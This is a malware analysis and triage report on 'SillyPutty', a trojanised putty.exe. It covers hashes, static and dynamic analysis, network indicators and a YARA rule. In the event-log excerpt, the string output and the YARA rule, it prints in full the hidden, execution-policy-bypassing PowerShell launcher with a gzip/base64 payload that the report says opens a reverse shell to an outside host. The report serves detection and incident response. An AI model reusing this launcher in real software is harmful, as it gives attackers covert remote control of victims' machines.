

Practical Malware Analysis & Triage

Malware Analysis Report

Silly Putty

Oct 2022 | 0xbigbadjon | v1.0



Table of Contents

Table of Contents	2
Executive Summary	3
High-Level Technical Summary	4
Malware Composition	5-6
Putty.exe	5-6
Basic Static Analysis	6-7
Basic Dynamic Analysis	8
Indicators of Compromise	9
Network Indicators	9
Appendices	10
A. Yara Rules	10
B. Callback URLs	10



Executive Summary

On October 23, 2022 a sample program was submitted to the reverse engineering team from the incident response team. The help desk reported this is a program that is widely used across the organization by various IT administrators and has been crashing recently. Upon analysis the following was observed about the sample program submitted:

- SHA256 mismatch.
 - The submitted file hash value is not the same as a known good version of putty.

Sample	SHA 256	Open Source Intel Notes
Known good putty.exe	019B8D040167A548130A409FE1 A3DC9286E96EFDA74B88F166E CCA08E4FFADEB	Virus Total - 2/70 Hybrid Analysis - 0/100
Submitted putty.exe	0C82E654C09C8FD9FDF489971 8EFA37670974C9EEC5A8FC18A1 67F93CEA6EE83	Virus Total - 60/71 Hybrid Analysis - 100/100


- When launched this program spawns powershell, this is not expected behavior for known good putty.
- A DNS query to “bonus2[x]corporatebonusapplication[x]local” is observed when executing this sample in our sandbox environment.

The reverse engineering team is classifying this file as malicious and this organization should enact the critical incident response team to contain and mitigate this threat to the environment. The reverse engineering team is naming this malware “SillyPutty”.



High-Level Technical Summary

SillyPutty is an executable file for Microsoft systems. When launched this program will spawn a powershell process and present the user with a legitimate looking putty GUI. This is the same behavior as reported by IT administrators. Analysis of the powershell command that is run on execution of SillyPutty, shows an encoded command. The reverse engineering team decoded the powershell and found it to be a known powershell backdoor called Powerfun¹. This provides the threat actor with full powershell access to the victim machine.



¹ <https://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1>



Malware Composition

SillyPutty consists of the following components:

File Name	SHA256 Hash
putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
powerfun.ps1	

putty.exe

This initial executable that runs. When executed the user is presented with a normal looking putty GUI.

Powerfun.ps1

Once putty is launched a child process powershell is created. This powershell process executes a base64 encoded command. This powershell command likely will set up a reverse shell to the domain of bonus2[x]corporatebonusapplication[x]local on port 8443.



```
Event 4100, PowerShell (Microsoft-Windows-PowerShell)

General Details

Host Version = 5.1.19041.1237
Host ID = 260e261d-6a4d-4980-a774-fbf52d5a56bc
Host Application = powershell.exe -nop -w hidden -noni -ep bypass &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdBdAE5CLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNUL7aGczl5kL9AG0xQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpiPB4TFU4S3OWZY19B857IB5vA2DC/iCm/Dr/G9kGslJLscvdlVgQlnRj0r9Wpn8qfA5F7TidCQxMScpZRx4WIZ4FrLMV2R55pGHILUut29g3EvE6t8wjl+ZhKuvKr/9Nvy5Tfz7xlrFaUj/1jaawjvgz4xY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfGCVSroAvnw4DIH4D3KnKk25QHIZ2pW2WKK0/ofzChNyZ/ytiWYsFe0CtyITIN05j9suHDz+dGhKlqdQ2rotcnroSxbT0Roxhro3Dqhx+BWVX/GlyJa5QKTxEXLdK/hLyaOwCdeecF2plmJC3kFRj+U7zPezZtUjmmWA06/Ztg95lp2JWeyY0ZdQ0oohlTgJEpM/Aa4FXhKty2ibqut3US5mVx7ewV4MgKXmw7Etegov9fxam27D0P3oT430P1VUwPbL5hjuhMUKp04XNCv+IWZQ2U00y+aUPcyC4AU4ZFTope1nazR5b6QsaJW84arU3mdL7T0J3NPPtm3VayHBgnqcfHwd7xzfypD72pxq3miBnlrGtCh4+igPr68DW4IPV8bu3pqqFRlX7Jf5ileeODfaVBgqIGnLpy8h3x9bt+4XQpnRmakdThgYpUXujm845HidzK9X2nwowCGg/c/wx8pk0KJhYbIUWJlgIGNaDUVSDQB1piQ037HXdcdTohdCug32FUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsncGJEWG7cvyAHn27HWVp+FvKJsaTBXtHlH33UaDwW7eMfrfGA1NIW6G/2FDxd87V4wPBqmxuleH74GV/PKRvYq3jqF6lyuBFVOWdKTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SjX3V8HwZ9817sAgg5wuCktlcWPiYTk8prV5tbHfFaFICleuZQbL2b8qYXS8ub2V0lznQ54afCscry25FyeFADCEkVxzocf372HJ/ha6LDyCo6K1dDKAmpHRuSv1MC6DV0thalh1IKOR3MjoK1UJfnhGVlP+8hOCi/WIGf955naT/1D6Nm++OTrtVTgntvmcFWp5uLXdGn5XTZQJh56f5h6Ntcrj9N8eXQOxyH4irE0J3L9kF8j/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

Engine Version = 5.1.19041.1237
Runspace ID = eb71d39b-7510-455f-8d3d-be8ba8dbaa9a
Pipeline ID = 1
Command Name = New-Object
Command Type = Cmdlet
Script Name =
Command Path =

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 10/2/2022 12:26:49 PM
Event ID: 4100 Task Category: Executing Pipeline
Level: Warning Keywords: None
User: DESKTOP-BT891BM\0xSmok Computer: DESKTOP-BT891BM
OpCode: To be used when an exceptic
More Information: Event Log Online Help
```

Fig 1: Base64 encoded powershell command.

Basic Static Analysis

Below are the findings from our basic static analysis:

Hash analysis

Sample	SHA 256	Open Source Intel Notes
Known good putty.exe	019B8D040167A548130A409FE1 A3DC9286E96EFDA74B88F166E CCA08E4FFADEB	Virus Total - 2/70 Hybrid Analysis - 0/100
Submitted putty.exe	0C82E654C09C8FD9FDF489971 8EFA37670974C9EEC5A8FC18A1 67F93CEA6EE83	Virus Total - 60/71 Hybrid Analysis - 100/100

Hash value analysis shows that the submitted putty.exe has a different hash than the current version of known good putty.



Architecture Analysis

pestudio 9.40 - Malware Initial Assessment - www.winitor.com [c:\users\0xsmokerabbit\desktop\putty\putty.exe]

file settings about

property	value
md5	334A10500FEB0F3444BF2E86AB2E76DA
sha1	C6A97B63FBD970984B95AE79A2B2AEF5749EE463
sha256	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
first-bytes-hex	4D 5A 78 00 01 00 00 04 00
first-bytes-text	MZx.....@.....
file-size	1545216 bytes
entropy	7.394
imphash	DDF7967F271D2DEF449D78BF72166FCB
signature	n/a
tooling	n/a
entry-point	60 68 31 20 52 00 FF 15 78 E7 4B 00 68 3A 20 52 00 50 FF 15 F8 E6 4B 00 8D 15 47 20 52 00 6A 00 6A
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	Sat Jul 10 09:51:55 2021 UTC
debugger-stamp	n/a
resources-stamp	Thu Jan 01 00:00:00 1970 UTC
import-stamp	Thu Jan 01 00:00:00 1970 UTC
exports-stamp	n/a

PEstudio shows this is a 32 bit executable.

Strings Analysis

Manual string analysis of this binary pre-dynamic analysis is comparable to a normal working program. Dynamic analysis that shows the child process of powershell being spawned. Using floss and specifically grepping for powershell will show the encoded powershell command.

```
1 floss putty.exe | grep -a1 powershell
powershell.exe -nop -w hidden -noni -ep bypass "&{scriptblock}::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String("H4sIADw/UMECAS1W227jMh991cHXHUIRbhdAdESCLepVsGyDdNVZu82AYCE2NvZyUyqZKULBj87yU1ypljBNHUL7aGczl25KL9AG0xQbko0TRwK10tkN8B5/Mz65QHcN8G0u6RvIdymT6RhnP1PB4TFU4530WZY119B57IB5vA2DC/1Cm/Dr/G9K6sLJLscvdIVGqTnR3R9wPn8qFASFT7TIdQmKSpzRz4WJ24EFPLMVZ85SpGHLUut29g3EvE6t8wjlzHkuvKr/9Nvy5Tfz7x1rFauJ/1jaauyYvg24aXY8EzQpJQgzcUDJUCR88KJEWGfUCVfgCV5roAvwADf4D3XnKk25QH122pn2Mkko/ofzChMyZ/ytiVysFe8CtyITJlN85J9suH0Z+dGhK1q4Q2rotcnroSXBt0Roxhro3Dghx8BMX/GlyJa5QKTxFXLdk/hLya0CdeecF2pImJC5KFRj4U7zPESzTUJmMA86/2tgg5Vp27Nay10ZdoohLTgXepM/Ab4Fkhkty21bqu13USmVx7ewV4MgKmw7Eteqvovf9xam27DvP3oT43BP1VlWpBl5hluHMuKp84XNCv+1KzqU2U8y+auPcyCA4U4Z7FotepInazR5b6QsaJm84an1U3mdL7T0J3MPtrm3VayH8gncfHwd7xzfypD72pxq3m18n1rGTCH4+1qPr680M43PV8bu3pQFR1X7J7F51l0e5ODfaYBglGnLpyR83x9bt+4XQnRmaKdThgYpLUXj84SHIdzK9X2rwowCg/c/vx8pk8K3hYb1UWJ7g1GNaDUVSDQ81piQ037HXdc6Tchdcug32FLH/eaF3CC/18t2P9Uz3+6ok42661XsncGJewG7cuyAHn27HwNp+FvKJsaTBXTIH1h33UaDw7eHfrFGA11LMG6/2FDxd87V4wP8qmtuleH74Gv/PKRvYqI3jqFn61y1uBFVowdkTPXSShSfe/+7d1t1mqHve2K5AS5X6S3X3V8H4298I7sAggSuuCkt1cmPYtYK8pV5tthFaf1CleuzQBL2b8qYX58ub2V01znQ4afcsrsc2sfyefADceKvXzocf372H7/ha6LDyCo6K11dDKAmPHRusV1MC60V0thaIh1K0R3Hjok1U3FnhGv1Pr+8hOC1/NIGf95snaT/1D6Nm++0TvtVTgantvcmFhp5ULXGn5X7ZQJhs6fsh6ntcfjry9N8eXQ0XyH4r1eE0319KF81/mt193dQkAAA=="))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Other notables

This binary does not appear to be packed. There are no anomalous calls in the Import Address Table of this binary.

SillyPutty Malware
Oct 2022
v1.0



Dynamic Analysis

Initial Detonation

Upon first execution of this binary in the sandbox, it first opens a normal putty window and a blue prompt briefly appears in the background. This is inline with the user reports.

Host Based Indicators

When this binary is executed it launches putty.exe that spawns a powershell child process.

putty.exe (1630)	SSH: Telnet, Rlog... C:\Users\GSmokeRabbit\...	Simon Tatham DESKTOP-8T891... "C:\Users\GSmokeRabbit\Desktop\putty\putty.exe"
powershell.exe (5176)	Windows PowerS... C:\Windows\Sys...	Microsoft Corporat... DESKTOP-8T891... powershell.exe -nop -w hidden -noni -ep bypass "M[scriptblock]:create((New-Object System.IO.StreamReader)(New-Object System.IO.Compression.GzipStream)((New-Object System.IO.Memo...
conhost.exe (4932)	Console Window ... C:\Windows\Syst...	Microsoft Corporat... DESKTOP-8T891... \??\C:\Windows\system32\conhost.exe 0x00000000 -Force\1

The powershell process launches an encoded powershell script. The decoded powershell command is a known powershell script called PowerFun. This is part of the Metasploit Framework.



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

The decoded powershell also shows the domain of bonus2[x]corporatebonusapplication[x]local is used to setup a listener on port 8443




Fig 3: WireShark Packet Capture of initial beacon check-in



Appendices

A. Yara Rules

```
rule Yara_Example {  
  
    meta:  
        last_updated = "2022-10-23"  
        author = "0xBigBadJon"  
        description = "A sample Yara rule for SillyPutty"  
  
    strings:  
        $string = "powershell.exe -nop -w hidden -noni -ep bypass"  
        $compression = "&([scriptblock]::create((New-Object  
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object  
System.IO.MemoryStream([System.Convert]::FromBase64String"  
        $base64 =  
"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yU1  
ypLjBNtUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TfU4S30W  
ZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4W1Z4EFrLM  
V2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJU  
CR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WKK0/ofzChNyZ/ytiWysFe0CtyIT1N05j9suH  
Dz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+  
U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et  
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6Q  
saJW84arJtU3mdL7TOJ3NPPTrm3VAyHBgnqcFhwd7xzfyD72pxq3miBnIrGTch4+iqPr68DW4JPV8bu3  
pqXFR1X7JF5iloEsODfaYBgq1GnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w  
x8pk0KJhYbIUWJJgJGNADUVSDQB1piQ03HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsx  
ncGJewG7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV  
/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtImqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcW  
PiYTk8prV5tbHFf1C1euZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCEkVXzocf372HJ/ha6LDyC  
o6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVIPR+8h0Ci/WIGf9s5naT/1D6Nm++OTrtVTg  
antvmcFwP5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mt193dQkAAA=="
```



```
condition:  
    $string AND $compression AND $base64  
}
```

B. Callback URLs

Domain	Port
hxxps://bonus2.corporatebonusapplication.local	8443